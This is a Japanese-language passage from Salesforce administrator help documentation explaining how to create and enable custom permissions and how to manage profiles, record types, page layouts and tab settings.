Salesforce Mobile Classic 設定を使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Mobile Classic 設定を表示する
- 「設定・定義の参照」

Salesforce Mobile Classic 設定を作成、変更、または削除する
- 「モバイル設定の管理」

カスタム権限

カスタムプロセスまたはアプリケーションへのアクセス権をユーザに付与するには、カスタム権限を使用します。

Salesforce の多くの機能では、特定の機能にアクセスできるユーザを指定するアクセスチェックが必要です。権限セットとプロファイル設定には、オブジェクト、項目、タブ、Visualforce ページなどの多くのエンティティへのアクセス権が組み込まれています。ただし、一部のカスタムプロセスとアプリケーションへのアクセス権は権限セットとプロファイルに含まれていません。たとえば、休暇管理アプリケーションでは、すべてのユーザが休暇要求を送信でき、一部のユーザのみが休暇要求を承認する必要があります。このような制御を行う場合にカスタム権限を使用できます。

カスタム権限ではアクセスチェックを定義できます。アクセスチェックは、ユーザ権限や他のアクセス設定をユーザに割り当てる場合と同様の方法で、権限セットまたはプロファイルを使用してユーザに割り当てることができます。たとえば、ユーザに適切なカスタム権限が付与されている場合にのみ Visualforce ページでボタンを使用できるようにする Apex で、アクセスチェックを定義できます。

カスタム権限は次の方法で照会できます。

- 特定のカスタム権限へのアクセス権があるユーザを判別するには、SetupEntityAccess および CustomPermission sObject を含む Salesforce Object Query Language (SOQL) を使用します。
- 接続アプリケーションでの認証時にユーザに付与されているカスタム権限を判別するには、ユーザの ID URL を参照します。この URL は、Salesforce によって接続アプリケーションのアクセストークンと共に提供されます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

このセクションの内容:

カスタム権限の作成

カスタム権限を作成して、ユーザにカスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与することができます。

1. [設定] から、[クイック検索] ボックスに「*カスタム権限*」と入力し、[カスタム権限] を選択します。
2. [新規] をクリックします。
3. 次の権限情報を入力します。
   - 表示ラベル — 権限セットに表示される権限表示ラベル
   - 名前 — API および管理パッケージで使用される一意の名前
   - 説明 — (省略可能) この権限によってアクセス権が付与される機能の説明 (「休暇要求承認」など)
   - 接続アプリケーション — (省略可能) この権限に関連付けられた接続アプリケーション
4. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

カスタム権限を作成する
- 「カスタム権限の管理」

カスタム権限の編集

カスタムプロセスまたはアプリケーションへのアクセス権をユーザに付与するカスタム権限を編集します。

1. [設定] から、[クイック検索] ボックスに「*カスタム権限*」と入力し、[カスタム権限] を選択します。
2. 変更する権限の横にある [編集] をクリックします。
3. 必要に応じて権限情報を編集します。
   - 表示ラベル — 権限セットに表示される権限表示ラベル
   - 名前 — API および管理パッケージで使用される一意の名前
   - 説明 — (省略可能) この権限によってアクセス権が付与される機能の説明 (「休暇要求承認」など)
   - 接続アプリケーション — (省略可能) この権限に関連付けられた接続アプリケーション
4. [保存] をクリックします

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

カスタム権限を編集する
- 「カスタム権限の管理」

プロファイル

プロファイルは、オブジェクトおよびデータへのユーザによるアクセス方法や、アプリケーション内で実行可能な操作を定義します。ユーザの作成時に、各ユーザにプロファイルを割り当てます。

組織には標準プロファイルがいくつか含まれ、制限された数の設定を編集できます。カスタムプロファイルを含むエディションでは、ユーザライセンス以外のすべての権限と設定を編集できます。Contact Manager Edition、Essentials Edition、および Group Edition を使用する組織では、標準プロファイルをユーザに割り当てることはできますが、標準プロファイルを表示または編集したり、カスタムプロファイルを作成したりすることはできません。

すべてのプロファイルは、1 種類のユーザライセンスにのみ属します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

このセクションの内容:

プロファイルでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成し、プロセスまたはアプリケーションに関連付けたら、プロファイルで権限を有効にできます。

拡張プロファイルユーザインターフェースページでの操作

拡張プロファルユーザインターフェースでは、プロファイルの概要ページがプロファイルのすべての設定と権限への開始点となります。

プロファイルの概要ページを開くには、[設定] から、［クイック検索］ボックスに「プロファイル」と入力し、[プロファイル]を選択して、参照するプロファイルをクリックします。

このセクションの内容:

拡張プロファイルユーザインターフェースでのレコードタイプとページレイアウトの割り当て

拡張プロファイルユーザインターフェースのアプリケーションおよびシステム設定

拡張プロファイルユーザインターフェースでの検索

プロファイルページのオブジェクト、タブ、権限、または設定の名前を見つけるには、[設定の検索]ボックスにその名前の連続する 3 文字以上を入力します。入力を開始すると、検索語と一致する結果の提案がリストに表示されます。リストの項目をクリックするとその設定ページに移動します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを参照する
- 「設定・定義の参照」

プロファイルを削除し、プロファイルのプロパティを編集する
- 「プロファイルと権限セットの管理」

拡張プロファイルユーザインターフェースでのレコードタイプとページレイアウトの割り当て

拡張プロファイルユーザインターフェースでは、[レコードタイプとページレイアウトの割り当て]の設定によってユーザがレコードを参照するときに使用されるレコードタイプとページレイアウトの割り当ての対応付けが決まります。また、ユーザがレコードを作成または編集するときに使用できるレコードタイプも決まります。

レコードタイプとページレイアウトの割り当てを指定する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. [設定の検索...] ボックスに、必要なオブジェクトの名前を入力し、リストからそのオブジェクトを選択します。
4. [編集] をクリックします。
5. [レコードタイプとページレイアウトの割り当て] セクションで、必要に応じて設定を変更します。

設定	説明
レコードタイプ	オブジェクトの既存のレコードタイプをすべて表示します。 [--マスター--] は、レコードに関連付けられているカスタムレコードタイプがない場合に使用される、システムで生成されるレコードタイプです。[--マスター--] が割り当てられている場合、レコード作成時などにユーザがレコードにレコードタイプを設定することはできません。その他のレコードタイプはすべてカスタムレコードタイプです。
ページレイアウトの割り当て	各レコードタイプに使用するページレイアウト。ページレイアウトによって、このプロファイルを持つユーザが関連付けられたレコードタイプでレコードを作成するときに表示されるボタン、項目、関連リスト、およびその他の要素が決まります。すべてのユーザがすべてのレコードタイプにアクセスできるため、レコードタイプがプロファイルで割り当てられたレコードタイプとして指定されていなくても、すべてのレコードタイプにそれぞれページレイアウトの割り当てが必要です。
割り当てられたレコードタイプ	この列がチェックされているレコードタイプは、このプロファイルを持つユーザがオブジェクトの

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードタイプおよびページレイアウトのアクセス設定を編集する
- 「プロファイルと権限セットの管理」

設定	説明
	レコードを作成するときに使用できます。[--マスタ--] が選択されている場合はカスタムレコードタイプを選択できません。また、カスタムレコードタイプが選択されている場合は [--マスタ--] を選択できません。
デフォルトのレコードタイプ	このプロファイルを持つユーザがオブジェクトのレコードを作成するときに使用するデフォルトのレコードタイプ。

次のオブジェクトやタブでは、[レコードタイプとページレイアウトの割り当て] の設定にはいくつかのバリエーションがあります。

オブジェクトまたはタブ	バリエーション
取引先	組織で個人取引先を使用する場合、取引先オブジェクトには追加で [法人取引先デフォルトレコードタイプ] と [個人取引先デフォルトレコードタイプ] 設定が含まれます。これらの設定では、プロファイルのユーザが法人または個人取引先レコードを取引開始後のリードから作成するときに使用するデフォルトのレコードタイプを指定します。
ケース	ケースオブジェクトに追加で [ケースクローズ] 設定が含まれます。この設定は、クローズケースの各レコードタイプに使用するページレイアウトの割り当てを示します。つまり、同じレコードタイプのオープンケースとクローズケースでページレイアウトが異なる場合があります。この追加設定によって、ユーザがケースをクローズすると、ケースはクローズ状況によって異なるページレイアウトで表示される場合があります。
ホーム	ホームにはカスタムレコードタイプを指定できません。ページレイアウトの割り当ては、[--マスタ--] レコードタイプにのみ選択できます。

6. [保存] をクリックします。

このセクションの内容:

元のプロファイルユーザインターフェースでのプロファイルへのレコードタイプの割り当て
レコードタイプを作成して選択リスト値を指定したら、レコードタイプをユーザプロファイルに追加します。デフォルトのレコードタイプをプロファイルに割り当てると、そのプロファイルを持つユーザ自身が作成または編集したレコードにそのレコードタイプを割り当てられるようになります。

元のプロファイルユーザインターフェースでのページレイアウトの割り当て
すでに元のプロファイルユーザインターフェースを使用している場合は、すべてのページレイアウトの割り当てを 1 か所で簡単にアクセス、表示、および編集できます。

元のプロファイルユーザインターフェースでのプロファイルへのレコードタイプの割り当て

レコードタイプを作成して選択リスト値を指定したら、レコードタイプをユーザプロファイルに追加します。デフォルトのレコードタイプをプロファイルに割り当てると、そのプロファイルを持つユーザ自身が作成または編集したレコードにそのレコードタイプを割り当てられるようになります。

メモ: ユーザは、レコードタイプがそのユーザのプロファイルに関連付けられていない場合でも、レコードタイプに関係なくレコードを参照できます。

複数のレコードタイプを 1 つのプロファイルに関連付けることができます。たとえば、ユーザがハードウェアとソフトウェアの商談を作成する必要があるとします。この場合、「ハードウェア」と「ソフトウェア」の両方のレコードタイプを作成してユーザのプロファイルに追加できます。

1. [設定]から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル]を選択します。
2. プロファイルを選択します。そのプロファイルで使用できるレコードタイプが、[レコードタイプの設定]セクションに一覧表示されます。
3. 適切なレコードタイプの横にある [編集] をクリックします。
4. [使用可能なレコードタイプ]リストから値を選択し、[選択済みのレコードタイプ]リストに追加します。

   [主] は、レコードに関連付けられているカスタムレコードタイプがない場合に使用される、システムで生成されるレコードタイプです。［主］が割り当てられている場合、レコード作成時などにユーザがレコードにレコードタイプを設定することはできません。その他のレコードタイプはすべてカスタムレコードタイプです。

5. ［デフォルト］から、デフォルトのレコードタイプを選択します。

   組織で個人取引先を使用している場合は、この設定によって取引先のホームページの［簡易作成］領域に表示される取引先項目が決まります。

6. 組織で個人取引先を使用している場合は、個人取引先と法人取引先の両方にデフォルトのレコードタイプオプションを設定します。［法人取引先デフォルトレコードタイプ］で、［個人取引先デフォルトレコードタイプ］ドロップダウンリストからデフォルトのレコードタイプを選択します。

   これらの設定は、リードの取引開始時など、両方の種類の取引先にデフォルトが必要な場合に使用されます。

7. [保存] をクリックします。

メモ: 組織で個人取引先を使用している場合は、個人取引先と法人取引先の両方についてレコードタイプのデフォルトを表示できます。プロファイル詳細ページの[取引先レコードタイプの設定]に移動します。[取引先レコードタイプの設定]で[編集]をクリックしても、取引先のレコードタイプのデフォルト設定を開始できます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルにレコードタイプを割り当てる
- 「アプリケーションのカスタマイズ」

元のプロファイルユーザインターフェースでのページレイアウトの割り当て

すでに元のプロファイルユーザインターフェースを使用している場合は、すべてのページレイアウトの割り当てを 1 か所で簡単にアクセス、表示、および編集できます。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. [ページレイアウト] セクション内のタブ名の横にある [割り当ての参照] をクリックします。
4. [割り当ての編集] をクリックします。
5. テーブルを使用して、各プロファイルのページレイアウトを指定します。組織でレコードタイプを使用している場合、マトリックスには、各プロファイルとレコードタイプのページレイアウトセレクタが表示されます。
   - 選択されているページレイアウトが強調表示されます。
   - 変更するページレイアウトの割り当ては、変更を保存するまで斜体で表示されます。
6. 必要に応じて、別のページレイアウトを [使用するページレイアウト] ドロップダウンリストから選択し、新しいページレイアウトに対して前の手順を繰り返します。
7. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルでページレイアウトを割り当てる
- 「プロファイルと権限セットの管理」

拡張プロファイルユーザインターフェースのアプリケーションおよびシステム設定

拡張プロファイルユーザインターフェースでは、管理者は 1 つのプロファイルの各設定を容易に参照、検索、および変更できます。権限と設定はアプリケーションおよびシステムカテゴリの下のページに整理されます。これらのカテゴリには、アプリケーションおよびシステムリソースを管理および使用するためにユーザに必要な権限が反映されます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

アプリケーション設定

アプリケーションは一連のタブで構成され、ユーザがヘッダーのドロップダウンメニューを選択して変更できます。どのアプリケーションを選択しても、基礎となるオブジェクト、コンポーネント、データ、および設定はすべて同じです。アプリケーションを選択するとき、ユーザは一連のタブを移動することで基礎となる機能を効率よく使用してアプリケーション固有のタスクを実行できます。たとえば、ほとんどの作業を、[取引先] や [商談] のようなタブが含まれる営業アプリケーションで行うとします。新しいマーケティングキャンペーンを追跡するには、[キャンペーン] タブを営業アプリケーションに追加するのではなく、アプリケーションドロップダウンから [マーケティング] を選択してキャンペーンとキャンペーンメンバーを参照します。

拡張プロファイルユーザインターフェースでは、概要ページの [アプリケーション] セクションには、アプリケーションで実現されるビジネスプロセスに直接関連付けられた設定が含まれます。たとえば、カスタマーサービスエージェントはケースを管理する必要があるため、「ケースの管理」権限は、[アプリケーション権限] ページの [コールセンター] セクションにあります。アプリケーション設定には、アプリケーション権限に関連していないものもあります。たとえば、AppExchange から休暇管理アプリケーションを有効にするには、ユーザには該当する Apex クラスと Visualforce ページへのアクセス権と、新しい休暇要求を作成するためのオブジェクト権限および項目権限が必要です。

メモ: 現在選択されてるアプリケーションに関係なく、ユーザの権限はすべて尊重されます。たとえば、「リードのインポート」権限が営業カテゴリの下にある場合、ユーザはサービスアプリケーション内にいてもリードをインポートできます。

システム設定

一部のシステムの機能は、組織に適用され、単独のアプリケーションには適用されません。たとえば、ログイン時間帯の制限とログイン IP アドレスの制限では、ユーザがアクセスしているアプリケーションに関係なく、ユーザのログイン機能が制御されます。その他のシステム機能はすべてのアプリケーションに適用されます。たとえば、「レポート実行」または「ダッシュボードの管理」権限は、管理者がすべてのアプリケーションでレポートを作成および管理できるようにします。場合によっては、「すべてのデータの編集」のように、権限はすべてのアプリケーションだけでなく、データローダのダウンロード機能など、アプリケーション以外の機能にも適用されます。

拡張プロファイルユーザインターフェースでの検索

プロファイルページのオブジェクト、タブ、権限、または設定の名前を見つけるには、[設定の検索] ボックスにその名前の連続する 3 文字以上を入力します。入力を開始すると、検索語と一致する結果の提案がリストに表示されます。リストの項目をクリックするとその設定ページに移動します。

検索語は大文字と小文字を区別しません。一部のカテゴリでは、特定の権限または設定の名前を検索できます。他のカテゴリでは、カテゴリの名前ほ検索します。

項目	検索	例
割り当てられたアプリケーション	アプリケーション名	[設定の検索] ボックスに「営業」と入力し、リストから［営業］を選択します。
オブジェクト	オブジェクト名	Albums カスタムオブジェクトがあるとします。「albu」と入力し、Albums を選択します。
• 項目 • レコードタイプ	親オブジェクト名	Description 項目を含む Albums オブジェクトがあるとします。Albums の［説明］項目を検索するには、「albu」と入力し、Albums を選択し、[項目権限] で［説明］までスクロールします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用できるプロファイル権限と設定は、使用している Salesforce エディションによって異なります。

ユーザ権限

プロファイルで権限と設定を検索する
- 「設定・定義の参照」

項目	検索	例
• ページレイアウトの割り当て		
タブ	タブまたは親オブジェクト名	「*レポー*」と入力し、［レポート］を選択します。
アプリケーション権限およびシステム権限	権限名	「*api*」と入力し、［API の有効化］を選択します。
他のすべてのカテゴリ	カテゴリ名	Apex クラスのアクセス設定を検索するには、「*apex*」と入力し、［Apex クラスアクセス］を選択します。カスタム権限を検索するには、「*cust*」と入力し、［カスタム権限］を選択します。他のカテゴリについても同じです。

検索結果が表示されない場合、次の点を確認してください。

- 検索対象の権限、オブジェクト、タブ、または設定が、現在の組織で使用できるかどうかを確認します。
- 検索対象の項目が、現在のプロファイルに関連付けられているユーザライセンスで使用できることを確認します。たとえば、大規模カスタマーポータルライセンスを持つプロファイルには、「すべてのデータの編集」権限は含まれません。
- 検索対象の項目の名前と一致する、連続する 3 文字以上が検索語に含まれていることを確認します。
- 検索語のスペルが正しいことを確認します。

元のプロファイルインターフェースの使用

元のプロファイルページでプロファイルを表示するには、[設定]から［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル] を選択して目的のプロファイルを選択します。

プロファイルの詳細ページでは、次の操作を実行できます。

- プロファイルを編集する
- このプロファイルに基づいてプロファイルを作成する
- カスタムプロファイルの場合のみ、[削除] をクリックしてプロファイルを削除する

  メモ: ユーザが無効な場合も含め、ユーザに割り当てられているプロファイルは削除できません。

- このプロファイルに割り当てられたユーザを表示する

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

このセクションの内容:

元のプロファイルインターフェースでのプロファイルの編集

プロファイルは、オブジェクトおよびデータへのユーザによるアクセスや、アプリケーション内で実行可能な操作を定義します。標準プロファイルでは、制限された数の設定を編集できます。カスタムプロファイルでは、ユーザライセンス以外の、使用可能なすべての権限と設定を編集できます。

メモ: 一部の権限を編集すると、他の権限が有効または無効になることがあります。たとえば、「すべてのデータの参照」を有効にすると、すべてのオブジェクトの「参照」が有効になります。同様に、「リード所有権の移行」を有効にすると、リードの「参照」および「作成」が有効になります。

ヒント: 組織で拡張プロファイルリストビューが有効になっている場合、リストビューから複数のプロファイルの権限を変更できます。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. 変更するプロファイルを選択します。
3. プロファイルの詳細ページで、[編集] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルのアプリケーションおよびシステム権限を編集する
- 「プロファイルと権限セットの管理」

プロファイルのアプリケーション、システム、オブジェクト、および項目権限を編集する
- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

プロファイルリストの管理

プロファイルは、オブジェクトおよびデータへのユーザによるアクセス方法や、アプリケーション内で実行可能な操作を定義します。ユーザの作成時に、各ユーザにプロファイルを割り当てます。組織でプロファイルを表示するには、[設定]から、[クイック検索]ボックスに「プロファイル」と入力し、[プロファイル]を選択します。

拡張プロファイルの一覧表示

組織で拡張プロファイルリストビューが有効になっている場合は、追加のツールを使用して、プロファイルリストのカスタマイズ、移動、管理、および印刷を行うことができます。

- ドロップダウンリストからビューを選択することにより、プロファイルの条件設定済みリストを表示する
- ドロップダウンリストからビューを選択し、[削除]をクリックして、ビューを削除する
- リストビューを作成するか既存のビューを編集する
- プロファイルを作成する
- をクリックして、リストビューを印刷する
-  をクリックして、ビューを作成または編集した後にリストビューを更新する
- リストビューで権限を直接編集する
- プロファイル名をクリックしてプロファイルを参照または編集する
- プロファイル名の横にある[削除]をクリックするか、カスタムプロファイルを削除する

> メモ: ユーザが無効な場合も含め、ユーザに割り当てられているプロファイルは削除できません。

基本プロファイルの一覧表示

- プロファイルを作成する
- プロファイル名をクリックしてプロファイルを参照または編集する
- プロファイル名の横にある[削除]をクリックするか、カスタムプロファイルを削除する

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを表示し、プロファイルリストを印刷する
- 「設定・定義の参照」

プロファイルリストビューを削除する
- 「プロファイルと権限セットの管理」

カスタムプロファイルを削除する
- 「プロファイルと権限セットの管理」

プロファイルリストビューを使用した複数のプロファイルの編集

組織で拡張プロファイルリストビューが有効になっている場合は、個々のプロファイルページにアクセスしなくても、直接リストビューから最大200件のプロファイルの権限を変更できます。

編集可能なセルには、その上にマウスを置くと鉛筆アイコン (✎) が表示され、編集できないセルの場合は、錠アイコン (🔒) が表示されます。標準プロファイルでは、鉛筆アイコンが表示されても実際には設定が編集できない場合があります。

警告: この方法でプロファイルを編集するときには注意してください。プロファイルはユーザの基本的なアクセスに影響するため、一括変更を行うと、組織内のユーザに対し広範囲の影響を及ぼす可能性があります。

1. 編集するプロファイルまたは権限を含むリストビューを選択または作成します。
2. 複数のプロファイルを編集するには、編集する各ユーザの横にあるチェックボックスをオンにします。

   複数のページでプロファイルを選択すると、選択したプロファイルはSalesforceに記憶されます。
3. 編集する権限をダブルクリックします。

   複数のプロファイルの場合は、選択したプロファイルのいずれかにある権限をダブルクリックします。
4. 表示されるダイアログボックスで、その権限を有効または無効にします。

   ある権限を変更すると、その他の権限も変更される場合があります。たとえば、「アプリケーションのカスタマイズ」および「設定・定義を参照する」が無効な場合、「アプリケーションのカスタマイズ」を有効にすると、「設定・定義を参照する」も有効になります。この場合は、ダイアログボックスに影響を受ける権限が一覧表示されます。
5. 複数のプロファイルを変更するには、[選択した *n* 件のすべてのレコード](*n* は選択したプロファイル数)を選択します。
6. [保存] をクリックします。

メモ:

- 標準プロファイルの場合は、「シングルサインオン」および「ディビジョンの使用」権限でのみインライン編集が使用できます。
- 複数のプロファイルを編集する場合は、変更権限のあるプロファイルのみが変更されます。たとえば、インライン編集を使用して複数のプロファイルに「すべてのデータの編集」を追加する場合、そのプロファイルに「すべてのデータの編集」が設定されていないユーザライセンスでは、プロファイルは変更されません。

エラーが発生した場合は、エラーメッセージにエラーがあった各プロファイルとエラーの説明が表示されます。プロファイル名をクリックすると、プロファイルの詳細ページが表示されます。クリックしたプロファイ

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

リストビューから複数のプロファイルを編集する
- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

ルは、エラーウィンドウにグレーの取消線の付いたテキストで表示されます。エラーコンソールを表示するには、Salesforce ドメインに対するポップアップブロッカーを無効にする必要があります。

すべての変更が、設定変更履歴に記録されます。

プロファイルのコピー

プロファイルを作成する代わりに、既存のプロファイルをコピーしてカスタマイズすることで時間を節約します。

ヒント: プロファイルをコピーして特定の権限またはアクセス設定を有効にする場合は、権限セットの使用を検討します。詳細は、「権限セット」を参照してください。また、プロファイル名に複数の単語が含まれる場合は、余分なスペースを挿入しないようにします。たとえば、「Acme User」と「Acme User」は、「Acme」と「User」間のスペース数のみが異なります。この 2 つのプロファイルを両方使用すると、システム管理者とユーザが混乱する可能性があります。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. [プロファイル] リストペインで、次のいずれかを実行します。
   - [新規プロファイル]をクリックし、作成するプロファイルと似た既存のプロファイルを選択します。
   - 拡張プロファイルリストビューが有効な場合、作成するプロファイルに似たプロファイルの横にある [コピー] をクリックします。
   - 作成するプロファイルと似たプロファイルの名前をクリックし、プロファイルページで [コピー] をクリックします。

   新しいプロファイルでは、コピー元のプロファイルと同じユーザライセンスが使用されます。
3. プロファイル名を入力します。
4. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを作成する
- 「プロファイルと権限セットの管理」

プロファイルの割り当てられたユーザの表示

プロファイルの概要ページからプロファイルに割り当てられたすべてのユーザを表示するには、[割り当て済みユーザ](拡張プロファイルユーザインターフェース)または[このプロファイルに属するユーザの参照](元のプロファイルユーザインターフェース)をクリックします。割り当てられたユーザのページから、次の操作が可能です。

- 1 人以上のユーザを作成する
- 選択したユーザのパスワードをリセットする
- ユーザを編集する
- 名前、別名、またはユーザ名をクリックしてユーザの詳細ページを参照する
- プロファイル名をクリックしてプロファイルを表示または編集する
- Google Apps™ が組織で有効な場合、[Google Apps にエクスポート] をクリックし、ユーザを Google にエクスポートして Google Apps アカウントを作成する

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

権限セットとプロファイルでのタブ設定の表示と編集

タブ設定はタブが [すべてのタブ] ページに表示されるか、タブセットで表示可能かどうかを指定します。

1. [設定] から、次のいずれかの操作を実行します。
   - [クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択する
   - [クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択する
2. 権限セットまたはプロファイルを選択します。
3. 次のいずれかの操作を実行します。
   - 権限セットまたは拡張プロファイルユーザインターフェース—[設定の検索...] ボックスに、必要なタブの名前を入力し、リストからそのタブを選択して、[編集] をクリックします。
   - 元のプロファイルユーザインターフェース — [編集] をクリックし、[タブの設定] セクションまでスクロールします。
4. タブ設定を指定します。
5. (元のプロファイルユーザインターフェースのみ) ユーザのタブのカスタマイズを自分が指定するタブ表示設定にリセットするには、[各ユーザの「マイディスプレイのカスタマイズに変更を反映させる] を選択します。
6. [保存] をクリックします。

メモ: 組織で Salesforce CRM Content が有効化されている場合でも、ユーザ詳細ページの [Salesforce CRM Content ユーザ] チェックボックスをオンにしていなければ、Salesforce CRM Content アプリケーションにタブは表示されません。

エディション

使用可能なエディション: Salesforce Classic

タブ設定を使用可能なエディション: **Database.com** を除くすべてのエディション

権限セットを使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

プロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

タブ設定を参照する
- 「設定・定義の参照」

タブ設定を編集する
- 「プロファイルと権限セットの管理」

プロファイルでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成し、プロセスまたはアプリケーションに関連付けたら、プロファイルで権限を有効にできます。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. 使用しているユーザインターフェースに応じて、次のいずれかの操作を実行します。
   - 拡張プロファイルユーザインターフェース: [カスタム権限] をクリックして、[編集] をクリックします。
   - 元のプロファイルユーザインターフェース: [有効化されたカスタム権限] 関連リストで [編集] をクリックします。
4. カスタム権限を有効にするには、[利用可能なカスタム権限] リストで権限を選択し、[追加] をクリックします。プロファイルからカスタム権限を削除するには、[有効化されたカスタム権限] リストから権限を選択して [削除] をクリックします。
5. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

プロファイルでカスタム権限を有効にする
- 「プロファイルと権限セットの管理」

ユーザロール階層

